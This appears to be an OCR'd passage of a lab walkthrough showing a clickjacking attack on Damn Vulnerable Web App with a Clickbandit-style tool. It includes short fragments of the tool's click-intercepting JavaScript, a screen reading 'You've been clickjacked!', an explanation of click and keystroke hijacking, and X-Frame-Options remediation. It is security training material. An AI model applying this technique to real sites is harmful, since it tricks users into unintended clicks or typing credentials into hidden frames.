
Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

```
      interceptClicks();
    };
  }
  window.clickbandit = {start: start, mode: 'record', finish: finish, version: "1.0.5", disableClickActions: false, sandbox: false};
  window.addEventListener('DOMContentLoaded', ready, false);
  if(document.readyState === 'complete') {
    ready();
  }
}();
```

Step 6. After Clicking Enter Key here show a screen blow and then click on start.




Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

```
function addClickTrap(element, minusY) {
    var clickTrap = doc.createElement('div'), cords = findPos(element);…
← true
```

Step 6. Click on Element you wish to clickjacking then click on finish.




Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Clickjacking Attack Successful



Vulnerability: Brute Force

Login

You've been clickjacked!

Username:

Password:

Login

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

**Impact:** Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

## Remediation

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.X-Frame-Options: DENY  It completely denies to be loaded in frame/iframe.
    1. X-Frame-Options: SAMEORIGIN It allows only if the site which wants to load has a same origin.
    2. X-Frame-Options: ALLOW-FROM URL It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

Last Page.